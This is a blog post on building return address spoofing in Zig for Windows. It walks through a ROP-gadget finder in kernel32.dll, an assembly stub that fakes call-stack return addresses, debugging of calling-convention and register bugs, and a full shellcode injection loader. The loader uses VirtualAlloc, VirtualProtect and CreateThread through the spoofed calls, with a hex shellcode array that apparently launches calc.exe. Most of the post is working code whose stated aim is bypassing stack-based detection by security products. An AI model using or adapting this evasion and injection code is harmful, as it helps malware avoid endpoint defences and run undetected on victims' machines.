Table of Contents

In this article, I will walk through the implementation of return address spoofing in Zig, along with lessons I learned while debugging assembly and compiler optimization issues.
The demo was tested on the following environment:
- Windows 10 (64-bit)
- Zig: 0.15.2
The full implementation is available at Hiroki6/eidolon.
Return address spoofing
Return address spoofing is a technique to make a thread’s call stack look legitimate. When a Windows API is called from shellcode or from a non-image-backed memory region, security products can flag it by walking the call stack. By spoofing the return address, the call appears to originate from a trusted module (e.g. inside kernel32.dll), bypassing stack-based detection.
The core mechanism is a ROP gadget — a short sequence of instructions already present in a loaded module. Specifically, jmp qword ptr [rbx] (bytes 0xFF 0x23): instead of pushing a real return address, we push the gadget’s address as the fake return address and set rbx to point to our cleanup code. When the target function returns, it executes the gadget which jumps to [rbx], landing in our cleanup routine rather than the true call site.
There are more detailed articles.
First implementation
The implementation consists of three parts: a gadget finder, a config struct, and the assembly stub.
find_gadget walks the PE image of kernel32.dll in memory — parsing the DOS and NT headers to get the module’s SizeOfImage, then scanning the full mapped region for the byte pattern 0xFF 0x23 (jmp qword ptr [rbx]).
StackConfig holds everything the assembly stub needs: the gadget address, the target function address, the argument list, and housekeeping fields (p_ebx). Its init function accepts arguments as an anonymous tuple and type-erases them to usize values via @typeInfo-based dispatch. It also pads the argument count to a minimum of 4 (Windows shadow space) and rounds up to keep 16-byte stack alignment.
pe.zig has the same struct defined in https://github.com/Hiroki6/zcircuit/blob/a1b26ed1afe8c5477f667f5e47d82706a3f301c4/src/ntdll.zig#L66.
const std = @import("std");const win = std.os.windows;const pe = @import("pe.zig");
pub extern "kernel32" fn GetModuleHandleA(lpModuleName: ?[*:0]const u8) callconv(.winapi) ?win.HINSTANCE;
pub fn find_gadget() ?usize {    // 1. Get the base address of kernel32    // We cast to [*:0]u8 to treat it as a pointer to a null-terminated byte array    const h_module_raw = GetModuleHandleA("kernel32.dll") orelse return null;    const h_module = @as([*:0]u8, @ptrCast(h_module_raw));
    // 2. Parse Headers to find SizeOfImage    const dos_header: *pe.ImageDosHeader = @ptrCast(@alignCast(h_module));
    // Calculate NT Header address: base + e_lfanew    const nt_headers: *pe.ImageNtHeaders64 = @ptrCast(@alignCast(@as(*u8, @ptrFromInt(@intFromPtr(h_module) + @as(usize, @intCast(dos_header.e_lfanew))))));
    const size_of_image = nt_headers.OptionalHeader.SizeOfImage;
    // 3. Create a slice of the entire module memory    // Safety: We are assuming the module is fully mapped in our process space    const module_slice = h_module[0..size_of_image];
    // 4. Search for the gadget: 0xFF 0x23 (jmp qword ptr [rbx])    const pattern = [_]u8{ 0xFF, 0x23 };
    // std.mem.indexOf finds the first occurrence of the pattern    if (std.mem.indexOf(u8, module_slice, &pattern)) |index| {        return @intFromPtr(&module_slice[index]);    }
    return null;}
pub extern fn Spoof(config: *StackConfig) callconv(.winapi) usize;
pub const StackConfig = extern struct {    /// Address of the 'jmp qword ptr [rbx]' gadget    p_rop_gadget: usize,    /// Address of the function to call (e.g., VirtualAlloc)    p_target: usize,    /// Count of arguments (e.g., 4 for MessageBoxA)    arg_count: u32,    /// Value to be restored/set in EBX/RBX by the gadget    p_ebx: usize,    /// Pointer to the array of arguments (stored as usize/u64)    p_args: ?[*]usize,
    pub fn init(allocator: std.mem.Allocator, p_rop_gadget: usize, p_target: usize, args: anytype) !StackConfig {        const arg_count = args.len;
        // Calculate required slots (minimum 4 for shadow space, plus 16-byte alignment)        var adjusted_count: u32 = if (arg_count > 4) @intCast(arg_count) else 4;        if (adjusted_count % 2 != 0) adjusted_count += 1;
        const buffer = try allocator.alloc(usize, adjusted_count);        @memset(buffer, 0);
        // Fill the buffer using compile-time iteration        inline for (args, 0..) |arg, i| {            buffer[i] = switch (@typeInfo(@TypeOf(arg))) {                .int, .comptime_int => @intCast(arg),                .pointer => @intFromPtr(arg),                .optional => if (arg) |ptr| @intFromPtr(ptr) else 0,                .bool => @intFromBool(arg),                .null => 0,                else => @compileError("Unsupported type in StackConfig: " ++ @typeName(@TypeOf(arg))),            };        }
        return StackConfig{            .p_rop_gadget = p_rop_gadget,            .p_target = p_target,            .arg_count = adjusted_count,            .p_ebx = 0,            .p_args = buffer.ptr,        };    }};
The assembly stub (Spoof) is below:
I mostly referred to the one from this article.
.intel_syntax noprefix.text.global Spoof
# Config struct offsets (matching Zig extern struct StackConfig)# p_rop_gadget: usize  (offset 0)# p_target:     usize  (offset 8)# arg_count:    u32    (offset 16, with 4 bytes padding)# p_ebx:        usize  (offset 24)# p_args:       ?[*]usize (offset 32).set Config_pRopGadget, 0.set Config_pTarget, 8.set Config_dwArgCount, 16.set Config_pRbx, 24.set Config_pArgs, 32
Spoof:    pop rdi
    mov r10, rcx                            # address of Config, which is passed as an argument in rcx    mov r12d, [r10 + Config_dwArgCount]     # number of arguments are stored in r12    sub r12d, 4                             # no. of arguments on stack, as the first 4 are stored in registers    mov r13, [r10 + Config_pArgs]           # args    mov rcx, [r13]                          # first arg    mov rdx, [r13 + 8]                      # second arg    mov r8, [r13 + 16]                      # third arg    mov r9, [r13 + 24]                      # fourth arg
    # Calculate the size of additional arguments    lea r12, [r12*8]    sub rsp, r12                            # making space on the stack
.Lloop_start:    cmp r12, 0                              # checking if the counter is zero    jle .Lloop_end    mov r15, rsp                            # copying stack pointer into temp variable    add r15, r12                            # address where argument needs to be written    sub r15, 8    mov rax, [r13 + 24 + r12]               # copying argument into temp variable    mov [r15], rax                          # writing argument on the stack    sub r12, 8                              # decrementing the counter    jmp .Lloop_start
.Lloop_end:    mov r13d, [r10 + Config_dwArgCount]     # storing the argument count in a non-volatile register
    sub rsp, 32                             # shadow space    mov rax, [r10 + Config_pRopGadget]      # copying return address to temp variable (Gadget's address)    push rax                                # pushing the return address on the stack. RSP now ends in 8.
    lea rbx, [rip + .Lcleanup]              # setting the value of rbx. Rop gadget will jump to this address    mov [r10 + Config_pRbx], rbx    lea rbx, [r10 + Config_pRbx]    mov r12, [r10 + Config_pTarget]    jmp r12                                 # jumping to the target function
.Lcleanup:    lea r13, [r13 * 8]    add rsp, r13                            # reverting stack to its original state    jmp rdi
Test
For the test, a jmp qword ptr [rbx] gadget is embedded directly in the .text section (export const jmp_rbx) instead of scanning kernel32.dll, to keep the test self-contained. displayReturnAddress is called twice normally and then twice more via Spoof, so we can compare the reported return addresses.
const std = @import("std");const eidolon = @import("eidolon");
fn displayReturnAddress() void {    const ret_addr = @returnAddress();    std.debug.print("Return address: 0x{x}\n", .{ret_addr});}
export const jmp_rbx: [2]u8 linksection(".text") = .{ 0xFF, 0x23 };
pub fn main() !void {    const allocator = std.heap.page_allocator;    const gadget_addr = @intFromPtr(&jmp_rbx);    _ = displayReturnAddress();    _ = displayReturnAddress();    const target_func_address = @intFromPtr(&displayReturnAddress);    var foo_config = try eidolon.StackConfig.init(        allocator,        gadget_addr,        target_func_address,        .{}, // No arguments    );    _ = eidolon.Spoof(&foo_config);    _ = eidolon.Spoof(&foo_config);}
The first two addresses come from normal function calls and show the actual caller return addresses.
The return addresses for the two spoofed calls both point to the gadget (jmp qword ptr [rbx]), confirming the spoof works under an optimized build.
> zig build -Doptimize=ReleaseSmall
Segmentation Fault
However, running the same code as a debug build crashes.
I got a segmentation fault.
> zig build
Wrong register assignment
I debugged with x64dbg by comparing how the register values look like when it crashed in the displayReturnAddress function.
It crashed inside of the std.debug.print function.
When it didn’t crash, the rcx held a proper address.

When it crashed, rcx held an invalid address (0). That was odd — I didn’t immediately understand why rcx mattered at that point.

Calling convention
In order to debug better, I added one argument to the displayReturnAddress.
fn displayReturnAddress(a: u8) void { _ = a; const ret_addr = @returnAddress(); std.debug.print("Return address: 0x{x}\n", .{ret_addr});}Let’s see what value rcx holds when compiling with zig build.

Here is the screenshot when displayReturnAddress was called.
As you can see, argument 1 ended up in rdx instead of rcx.
According to the x64 calling convention, rcx should hold the first argument:
Integer valued arguments in the leftmost four positions are passed in left-to-right order in RCX, RDX, R8, and R9, respectively

I wasn’t sure exactly what was happening — perhaps Zig uses a different calling convention by default.
I added callconv(.winapi) to force the function to follow the Windows x64 ABI, where the first argument always goes in rcx.
fn displayReturnAddress(a: u8) callconv(.winapi) void { _ = a; const ret_addr = @returnAddress(); std.debug.print("Return address: 0x{x}\n", .{ret_addr});}rcx now holds a proper value and the program runs correctly.

Shellcode Injection
Now I’ll inject shellcode as a real-world test. The code is similar to the one without a direct system call for a test purpose.
Each Windows API call is made through Spoof rather than a direct call, so the call stack shows a return address inside kernel32.dll (the ROP gadget) rather than our code.

If it works properly, the calc.exe should be launched.
const std = @import("std");const eidolon = @import("eidolon");const win = std.os.windows;
// Windows API declarationspub extern "kernel32" fn GetModuleHandleA(lpModuleName: ?[*:0]const u8) callconv(.winapi) ?win.HINSTANCE;pub extern "kernel32" fn LoadLibraryA(lpLibFileName: [*:0]const u8) callconv(.winapi) ?win.HINSTANCE;pub extern "kernel32" fn GetProcAddress(hModule: ?win.HINSTANCE, lpProcName: [*:0]const u8) callconv(.winapi) ?*anyopaque;
pub fn main() !void {    const shellcode = [_]u8{ 0x48, 0x31, 0xff, 0x48, 0xf7, 0xe7, 0x65, 0x48, 0x8b, 0x58, 0x60, 0x48, 0x8b, 0x5b, 0x18, 0x48, 0x8b, 0x5b, 0x20, 0x48, 0x8b, 0x1b, 0x48, 0x8b, 0x1b, 0x48, 0x8b, 0x5b, 0x20, 0x49, 0x89, 0xd8, 0x8b, 0x5b, 0x3c, 0x4c, 0x01, 0xc3, 0x48, 0x31, 0xc9, 0x66, 0x81, 0xc1, 0xff, 0x88, 0x48, 0xc1, 0xe9, 0x08, 0x8b, 0x14, 0x0b, 0x4c, 0x01, 0xc2, 0x4d, 0x31, 0xd2, 0x44, 0x8b, 0x52, 0x1c, 0x4d, 0x01, 0xc2, 0x4d, 0x31, 0xdb, 0x44, 0x8b, 0x5a, 0x20, 0x4d, 0x01, 0xc3, 0x4d, 0x31, 0xe4, 0x44, 0x8b, 0x62, 0x24, 0x4d, 0x01, 0xc4, 0xeb, 0x32, 0x5b, 0x59, 0x48, 0x31, 0xc0, 0x48, 0x89, 0xe2, 0x51, 0x48, 0x8b, 0x0c, 0x24, 0x48, 0x31, 0xff, 0x41, 0x8b, 0x3c, 0x83, 0x4c, 0x01, 0xc7, 0x48, 0x89, 0xd6, 0xf3, 0xa6, 0x74, 0x05, 0x48, 0xff, 0xc0, 0xeb, 0xe6, 0x59, 0x66, 0x41, 0x8b, 0x04, 0x44, 0x41, 0x8b, 0x04, 0x82, 0x4c, 0x01, 0xc0, 0x53, 0xc3, 0x48, 0x31, 0xc9, 0x80, 0xc1, 0x07, 0x48, 0xb8, 0x0f, 0xa8, 0x96, 0x91, 0xba, 0x87, 0x9a, 0x9c, 0x48, 0xf7, 0xd0, 0x48, 0xc1, 0xe8, 0x08, 0x50, 0x51, 0xe8, 0xb0, 0xff, 0xff, 0xff, 0x49, 0x89, 0xc6, 0x48, 0x31, 0xc9, 0x48, 0xf7, 0xe1, 0x50, 0x48, 0xb8, 0x9c, 0x9e, 0x93, 0x9c, 0xd1, 0x9a, 0x87, 0x9a, 0x48, 0xf7, 0xd0, 0x50, 0x48, 0x89, 0xe1, 0x48, 0xff, 0xc2, 0x48, 0x83, 0xec, 0x20, 0x41, 0xff, 0xd6, 0xEB, 0xFE };    const allocator = std.heap.page_allocator;
    // Get the address of the gadget as a usize to pass to your config    // 1. Find the ROP gadget (jmp qword ptr [rbx])    const gadget = eidolon.find_gadget() orelse {        std.debug.print("Failed to find gadget\n", .{});        return;    };
    std.debug.print("[+] Found gadget at: 0x{X}\n", .{gadget});    const kernel32 = LoadLibraryA("kernel32.dll") orelse {        std.debug.print("Failed to load kernel32.dll\n", .{});        return;    };
    const create_thread = @intFromPtr(GetProcAddress(kernel32, "CreateThread") orelse {        std.debug.print("Failed to get CreateThread address\n", .{});        return;    });    std.debug.print("[+] CreateThread at: 0x{X}\n", .{create_thread});
    const virtual_alloc = @intFromPtr(GetProcAddress(kernel32, "VirtualAlloc") orelse {        std.debug.print("Failed to get VirtualAlloc address\n", .{});        return;    });    std.debug.print("[+] VirtualAlloc at: 0x{X}\n", .{virtual_alloc});
    const wait_for_single_object = @intFromPtr(GetProcAddress(kernel32, "WaitForSingleObject") orelse {        std.debug.print("Failed to get WaitForSingleObject address\n", .{});        return;    });    std.debug.print("[+] WaitForSingleObject at: 0x{X}\n", .{wait_for_single_object});    var virtual_alloc_config = try eidolon.StackConfig.init(        allocator,        gadget,        virtual_alloc,        .{            @as(usize, 0), // lpAddress: NULL, let OS choose            shellcode.len, // dwSize            0x3000, // MEM_COMMIT | MEM_RESERVE            0x04, // PAGE_READWRITE        },    );    //// 5. Execute the eidoloned call    const addr = eidolon.Spoof(&virtual_alloc_config);    std.debug.print("allocated: 0x{X}\n", .{addr});    const buffer: [*]u8 = @ptrFromInt(addr);    std.mem.copyForwards(u8, buffer[0..shellcode.len], &shellcode);
    // Change protection to PAGE_EXECUTE_READ    const virtual_protect = @intFromPtr(GetProcAddress(kernel32, "VirtualProtect") orelse {        std.debug.print("Failed to get VirtualProtect address\n", .{});        return;    });    var old_protect: u32 = 0;    var virtual_protect_config = try eidolon.StackConfig.init(        allocator,        gadget,        virtual_protect,        .{            addr, // lpAddress            shellcode.len, // dwSize            @as(u32, 0x20), // PAGE_EXECUTE_READ            @intFromPtr(&old_protect), // lpflOldProtect        },    );    _ = eidolon.Spoof(&virtual_protect_config);
    var create_thread_config = try eidolon.StackConfig.init(        allocator,        gadget,        create_thread,        .{            null, // lpAddress: NULL, let OS choose            0, // dwSize            addr,            null,            0,            null,        },    );    var h_thread: ?std.os.windows.HANDLE = null;    h_thread = @ptrFromInt(eidolon.Spoof(&create_thread_config));
    var wait_for_single_object_config = try eidolon.StackConfig.init(        allocator,        gadget,        wait_for_single_object,        .{            h_thread,            @as(u32, 0xFFFFFFFF), // INFINITE        },    );    const result = eidolon.Spoof(&wait_for_single_object_config);    std.debug.print("finish: {}", .{result});}
It works with a debug build.
Failure with compile optimization
However, when I build it with different optimization, none of them worked.

I debugged for a while but couldn’t pinpoint the cause — likely due to gaps in my reverse engineering skills. Since I couldn’t identify anything obviously wrong in the code, I decided to rewrite spoof.asm from scratch, which would also deepen my assembly understanding.
Store the original address into StackConfig and jmp it
After some research, I found useful hints in another great article. I came up with some questions:
- Should I use
r11instead ofrdi? Zig may clobberrdiunder certain optimizations. - Should I store the return address in the config struct so that I can jump back to the original caller?
- Should I save and restore non-volatile registers?
Based on these questions, I made the following changes.
- Use
r11instead ofrdi
The difference is volatile vs. non-volatile. But somehow using rdi didn’t work, and I also found that some implementations use r11 (like in the original implementation of this technique).
I suspect this is because rdi is a non-volatile register. Changing its value during the function without restoring it can cause issues if the caller expects the original value to be preserved.
- Store return address and jump to it
Even after switching to r11, it still didn’t work (though I’m not 100% sure why). So I decided to also store the return address in the config struct and use it to jump back explicitly. This is likely because r11 is a volatile register, meaning its value may have been overwritten before the jmp instruction was executed.
In the assembly, rbx doesn’t point to the base of the config struct — it points to the p_ebx field (via lea rbx, [r10 + Config_pRbx] in .Lcleanup).
So rbx = config_base + 24.
To reach ret_addr (at offset 40 from base), you need:
config_base + 40 = rbx - 24 + 40 = rbx + 16Using the symbolic constants instead of hardcoding:
rbx + Config_retAddr - Config_pRbx = rbx + 40 - 24 = rbx + 16- Push and pop non-volatile registers
I noticed I modify some non-volatile registers in the Spoof function, so I push them in the prologue and pop them in the epilogue.
pub const StackConfig = extern struct {    ...+    ret_addr: usize,
    pub fn init(allocator: std.mem.Allocator, p_rop_gadget: usize, p_target: usize, args: anytype) !StackConfig {        const arg_count = args.len;        ...
        return StackConfig{            .p_rop_gadget = p_rop_gadget,            .p_target = p_target,            .arg_count = adjusted_count,            .p_ebx = 0,            .p_args = buffer.ptr,+            .ret_addr = 0,        };    }}
.intel_syntax noprefix.text.global Spoof
# Config struct offsets (matching Zig extern struct StackConfig)# p_rop_gadget: usize (offset 0)# p_target: usize (offset 8)# arg_count: u32 (offset 16, with 4 bytes padding)# p_ebx: usize (offset 24)# p_args: ?[*]usize (offset 32)# ret_addr: usize (offset 40).set Config_pRopGadget, 0.set Config_pTarget, 8.set Config_dwArgCount, 16.set Config_pRbx, 24.set Config_pArgs, 32.set Config_retAddr, 40
Spoof:- pop rdi+ pop r11+ push rbx # save non-volatile registers+ push r12+ push r13+ push r15
mov r10, rcx # address of Config, which is passed as an argument in rcx+ mov [r10 + Config_retAddr], r11 # store return address in config (survives target call) mov r12d, [r10 + Config_dwArgCount] # number of arguments are stored in r12 sub r12d, 4 # no. of arguments on stack, as the first 4 are stored in registers mov r13, [r10 + Config_pArgs] # args mov rcx, [r13] # first arg mov rdx, [r13 + 8] # second arg mov r8, [r13 + 16] # third arg mov r9, [r13 + 24] # fourth arg
# Calculate the size of additional arguments shl r12, 3 # r12 = r12 * 8 sub rsp, r12 # making space on the stack
.Lloop_start: cmp r12, 0 # checking if the counter is zero jle .Lloop_end mov r15, rsp # copying stack pointer into temp variable add r15, r12 # address where argument needs to be written sub r15, 8 mov rax, [r13 + 24 + r12] # copying argument into temp variable mov [r15], rax # writing argument on the stack sub r12, 8 # decrementing the counter jmp .Lloop_start
.Lloop_end: mov r13d, [r10 + Config_dwArgCount] # storing the argument count in a non-volatile register
sub rsp, 32 # shadow space
mov rax, [r10 + Config_pRopGadget] # copying return address to temp variable (Gadget's address) push rax # pushing the return address on the stack. RSP now ends in 8.
lea rbx, [rip + .Lcleanup] # setting the value of rbx. Rop gadget will jump to this address mov [r10 + Config_pRbx], rbx lea rbx, [r10 + Config_pRbx] mov r12, [r10 + Config_pTarget] jmp r12 # jumping to the target function

.Lcleanup: shl r13, 3 # r13 = r13 * 8 add rsp, r13 # reverting stack to its original state- jmp rdi+ pop r15 # restore non-volatile registers+ pop r13+ pop r12+ mov r11, [rbx + Config_retAddr - Config_pRbx]+ pop rbx+ jmp r11It works with all optimization options as well (ReleaseSafe and ReleaseFast), though I omitted the screenshots.


The return address is also spoofed correctly:
Conclusion
Through this project, I learned a few things:
- Calling convention: When targeting a specific operating system, make sure the compiler respects the calling convention.
- Non-volatile registers: if you modify these registers, push them onto the stack first to save them.
- Stack alignment: I encountered stack misalignment while experimenting with assembly. I didn’t end up needing a manual fix in this case, but it’s important to stay aware of.
I might still have some misconceptions and room to improve my assembly. Regardless, the next step is to implement SilentMoonwalk in Zig, which should deepen my understanding further.
